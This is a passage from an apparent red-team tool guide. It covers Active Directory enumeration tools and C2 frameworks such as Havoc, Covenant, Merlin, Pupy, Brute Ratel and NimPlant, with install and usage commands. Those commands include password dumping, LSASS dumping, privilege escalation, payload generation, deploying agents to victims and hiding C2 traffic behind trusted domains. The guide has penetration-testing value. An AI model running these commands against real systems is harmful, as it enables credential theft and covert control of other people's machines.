
*Image used from https://github.com/p0dalirius/Coercer#quick-start*
# Collection
### [🔙](#tool-list)[BloodHound](https://github.com/BloodHoundAD/BloodHound)
An application used to visualize active directory environments. A quick way to visualise attack paths and understand victims' active directory properties.
**Install:** [PenTestPartners Walkthrough](https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/)
**Custom Queries:** [CompassSecurity BloodHoundQueries](https://github.com/CompassSecurity/BloodHoundQueries)

### [🔙](#tool-list)[Snaffler](https://github.com/SnaffCon/Snaffler)
Snaffler is an advanced credential scanner/collector for Active Directory environments. *With a great [README](https://github.com/SnaffCon/Snaffler/blob/master/README.md)*.
Snaffler uses a system of "classifiers", each of which examine shares or folders or files or file contents, passing some items downstream to the next classifier, and discarding others. Each classifier uses a set of rules to decide what to do with the items it classifies.
*More information about Snaffler [rules](https://github.com/SnaffCon/Snaffler#i-am-a-mighty-titan-of-tedium-a-master-of-the-mundane-i-wish-to-write-my-own-ruleset).*
'*Broadly speaking - it gets a list of Windows computers from Active Directory, then spreads out its snaffly appendages to them all to figure out which ones have file shares, and whether you can read them.*' - Snaffler README (2023)
**Install:**
You can download the binary from the [GitHub Releases Page](https://github.com/SnaffCon/Snaffler/releases).
**Usage:**
# Targeted local scan (less likely to trigger detections)
Snaffler.exe -s -i C:\
# Go in loud and find everything
snaffler.exe -s -o snaffler.log

*Image used from https://github.com/SnaffCon/Snaffler#what-does-it-look-like*
### [🔙](#tool-list)[linWinPwn](https://github.com/lefayjey/linWinPwn)
linWinPwn is a bash script that automates a number of Active Directory Enumeration and Vulnerability checks.
The script uses a number of tools and serves as wrapper of them. Tools include: impacket, bloodhound, crackmapexec, enum4linux-ng, ldapdomaindump, lsassy, smbmap, kerbrute, adidnsdump, certipy, silenthound, and others.
linWinPwn is particularly useful when you have access to an Active Directory environment for a limited time only, and you wish to automate the enumeration process and collect evidence efficiently.
**Install:**
git clone https://github.com/lefayjey/linWinPwn
cd linWinPwn; chmod +x linWinPwn.sh
chmod +x install.sh
./install.sh
**Usage:**
# Default: interactive - Open interactive menu to run checks separately
./linWinPwn.sh -t [-d -u -p -o ]
# Auto config - Run NTP sync with target DC and add entry to /etc/hosts before running the modules
./linWinPwn.sh -t --auto-config
# LDAPS - Use LDAPS instead of LDAP (port 636)
./linWinPwn.sh -t --ldaps
# Module pwd_dump: Password Dump
./linWinPwn.sh -t -M pwd_dump [-d -u -p -o ]
Full usage information [here](https://github.com/lefayjey/linWinPwn#usage).

*Image used from https://github.com/lefayjey/linWinPwn#demos*
# Command and Control
### [🔙](#tool-list)[Living Off Trusted Sites Project](https://lots-project.com/)
C2 implants can be detected by defenders looking for unusual network traffic to uncommon domains. Additionally proxy solutions can sometimes block connections to untrusted domains.
Being able to hide your C2 traffic via a trusted domain will help you to stay undetected and reduce the likelihood of being blocked at the proxy level by security solutions.
This resource contains a list of trusted sites that can be used.
**Usage:**
Visit [https://lots-project.com/](https://lots-project.com/)
Search for `+C&C` in the search bar to view all potential domains / subdomains that can be used for command and control operations.
Results include:
- raw.githubusercontent.com
- docs.google.com
- *.azurewebsites.net
- dropbox.com
- *.amazonaws.com

*Image used from https://lots-project.com/*
### [🔙](#tool-list)[Havoc](https://github.com/HavocFramework/Havoc)
Havoc is a modern and malleable post-exploitation command and control framework, created by [@C5pider](https://twitter.com/C5pider).
Features include: Sleep Obfuscation, x64 return address spoofing, Indirect Syscalls for Nt* APIs
**Pre-requisites:** (Ubuntu 20.04 / 22.04)
sudo apt install build-essential
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt update
sudo apt install python3.10 python3.10-dev
**Build + Usage:**
git clone https://github.com/HavocFramework/Havoc.git
cd Havoc/Client
make
./Havoc
**Pre-requisites:** (Ubuntu 20.04 / 22.04)
cd Havoc/Teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go
**Build + Usage:**
cd Teamserver
./Install.sh
make
./teamserver -h
**Run the teamserver**
sudo ./teamserver server --profile ./profiles/havoc.yaotl -v --debug
*Full install, build and run instructions on the [wiki](https://github.com/HavocFramework/Havoc/blob/main/WIKI.MD)*

### [🔙](#tool-list)[Covenant](https://github.com/cobbr/Covenant)
Covenant is a .NET command and control framework, it has a web interface that allows for multi-user collaboration.
It can be used to remotely control compromised systems and perform a variety of different tasks, including executing arbitrary code, capturing keystrokes, exfiltrating data, and more.
**Install: (Dotnet Core)**
You can download dotnet core for your platform from [here](https://dotnet.microsoft.com/download/dotnet-core/3.1).
**Note:** *After starting Covenant, you must register an initial user through the web interface. Navigating to the web interface will allow you to register the initial user*
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
**Usage: (Dotnet Core)**
~/Covenant/Covenant > dotnet run
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
Sensitive data logging is enabled. Log entries and exception messages may include sensitive application data, this mode should only be enabled during development.
WARNING: Running Covenant non-elevated. You may not have permission to start Listeners on low-numbered ports. Consider running Covenant elevated.
Covenant has started! Navigate to https://127.0.0.1:7443 in a browser
**Install: (Docker)**
# Build the docker image:
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
~/Covenant/Covenant > docker build -t covenant .
**Usage: (Docker)**
# Run Covenant within the Docker container
~/Covenant/Covenant > docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v :/app/Data covenant
# Stop the container
~/Covenant/Covenant > docker stop covenant
# Restart Covenant interactively
~/Covenant/Covenant > docker start covenant -ai
Full installation and startup instructions can be found on the wiki [here](https://github.com/cobbr/Covenant/wiki/Installation-And-Startup).

*Image from https://github.com/cobbr/Covenant*
### [🔙](#tool-list)[Merlin](https://github.com/Ne0nd0g/merlin)
Merlin is an open-source post-exploitation framework that is designed to be used after a initial compromise of a system.
It is written in Python and can be used to perform a variety of different tasks, such as executing arbitrary code, moving laterally through a network, and exfiltrating data.
**Install:**
1. Download the latest compiled version of Merlin Server from the [releases](https://github.com/Ne0nd0g/merlin/releases) section
2. Extract the files with 7zip using the x function The password is: merlin
3. Start Merlin
4. Configure a [listener](https://merlin-c2.readthedocs.io/en/latest/server/menu/listeners.html)
5. Deploy an agent. See [Agent Execution Quick Start Guide](https://merlin-c2.readthedocs.io/en/latest/quickStart/agent.html) for examples
mkdir /opt/merlin;cd /opt/merlin
wget https://github.com/Ne0nd0g/merlin/releases/latest/download/merlinServer-Linux-x64.7z
7z x merlinServer-Linux-x64.7z
sudo ./merlinServer-Linux-x64
**Usage:**
1. Ensure the Merlin server is running with a configured listener
2. Download and deploy an agent to the victim
3. Execute agent
For detailed usage information see the official Merlin [wiki](https://merlin-c2.readthedocs.io/en/latest/server/menu/main.html).

*Image from https://www.foregenix.com/blog/a-first-look-at-todays-command-and-control-frameworks*
### [🔙](#tool-list)[Metasploit Framework](https://github.com/rapid7/metasploit-framework)
Metasploit is an open-source framework for developing, testing, and using exploit code.
The Metasploit framework includes a large number of pre-built exploits and payloads, as well as a fully-featured integrated development environment (IDE) for creating and testing custom exploits.
**Install: (Installer)**
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
chmod 755 msfinstall && \
./msfinstall
**Usage:**
/opt/metasploit-framework/bin/msfconsole
Full installation instructions can be found on the official [wiki](https://docs.metasploit.com/docs/using-metasploit/getting-started/nightly-installers.html).
[Rapid7 Metasploit blogs](https://www.rapid7.com/blog/tag/metasploit/)
[Cheat sheet graphic](https://cdn.comparitech.com/wp-content/uploads/2019/06/Metasploit-Cheat-Sheet.webp)
[Nice command list](https://github.com/security-cheatsheet/metasploit-cheat-sheet)
*Image used from https://goacademy.io/how-to-install-metasploit-on-kali-linux/*
### [🔙](#tool-list)[Pupy](https://github.com/n1nj4sec/pupy)
Pupy is an opensource, cross-platform (Windows, Linux, OSX, Android) C2 and post-exploitation framework written in python and C.
It allows an attacker to remotely control a victim's computer and execute various actions, such as command execution, key logging, and taking screen shots.
**Install: (Git)**
sudo apt install git libssl1.0-dev libffi-dev python-dev python-pip build-essential swig tcpdump python-virtualenv
git clone --recursive https://github.com/n1nj4sec/pupy
cd pupy
python create-workspace.py -DG pupyw
Roll fix to fix the error:
sudo pip2 install rpyc==3.4.4
Start:
export PATH=$PATH:~/.local/bin; pupysh
pupyws/bin/pupysh
*Git install instructions used from [here](https://kalitut.com/how-to-install-pupy/).*
**Install: (Docker)**
For detailed docker and pupy installation instructions see the [wiki](https://github.com/n1nj4sec/pupy/wiki/Installation).
**Usage:**
# Get help page for any builtin commands with -h
>> sessions -h
>> jobs -h
>> run -h
# Interact with session 1
>> sessions -i 1
# Run local command 'ls'
>> !ls
Full usage information can be found on the [wiki](https://github.com/n1nj4sec/pupy/wiki/Basic-Usage).
The wiki contains good [post exploitation information](https://github.com/n1nj4sec/pupy/wiki/Post-Exploitation).

*Image used from https://github.com/n1nj4sec/pupy/wiki/Screenshots*
### [🔙](#tool-list)[Brute Ratel](https://bruteratel.com/)
BruteRatel is a great command and control (C4) framework created by [@NinjaParanoid](https://twitter.com/NinjaParanoid). The framework consists of a client component 'badger' that is installed on the compromised system, and a server component 'commander' that is run by the red team.
The client and server communicate with each other using various communication channels, such as HTTP, DNS, or TCP, and can be configured to use different encoding and encryption methods to evade detection.
Some nice features:
- DNS Over HTTPS
- Indirect Syscalls
- Built-in Debugger To Detect EDR Userland Hooks
- MITRE graph integration
- Adversary TTP automation
**Install:**
To legally get access to the framework you will need to buy a licence (1 Year $2500 per user). See the [pricing page](https://bruteratel.com/pricing/) for more information.
After purchase you can download the framework from [here](https://bruteratel.com/tabs/download/) with your Activation Key and License User ID.
**Usage:**
# Loads a powershell script to memory which can be Invoked using psreflect
psimport
# Locks keyboard and mouse hardware input. Use ‘unlock_input’ command to unlock
lock_input
# Dumps user clipboard
dumpclip
# Enumerates basic domain information
dcenum
# Elevates user privileges to SYSTEM (Requires admin rights)
get_system
# Takes a screenshot of current desktop and stores it on the server
screenshot
# Dumps LSASS to C:\Windows\Memory.DMP using the PssCaptureSnapshot technique
shadowclone
Full commander terminal usage information can be found [here](https://bruteratel.com/tabs/badger/badgers/).

*Image used from https://bruteratel.com/*
### [🔙](#tool-list)[NimPlant](https://github.com/chvancooten/NimPlant)
A light-weight first-stage C2 implant written in Nim.
Features:
- Lightweight and configurable implant written in the Nim programming language
- Encryption and compression of all traffic by default, obfuscates static strings in implant artefacts
- Support for several implant types, including native binaries (exe/dll), shellcode or self-deleting executables
- Easy deployment of more advanced functionality or payloads via `inline-execute`, `shinject` (using dynamic invocation), or in-thread `execute-assembly`
- Comprehensive logging of all interactions and file operations
**Install:**
curl https://nim-lang.org/choosenim/init.sh -sSf | sh
choosenim stable
git clone https://github.com/chvancooten/NimPlant
cd client
nimble install -d
pip3 install -r server/requirements.txt
apt install mingw-w64
**Usage:**
# Generate payloads
python .\NimPlant.py compile all
# Start server
python .\NimPlant.py server
Before running make sure to create the `config.tool` configuration file, more information can be found [here](https://github.com/chvancooten/NimPlant#getting-started).
Full usage information can be found [here](https://github.com/chvancooten/NimPlant#usage).
[Blog - Building a C2 Implant in Nim - Considerations and Lessons Learned](https://casvancooten.com/posts/2021/08/building-a-c2-implant-in-nim-considerations-and-lessons-learned/)
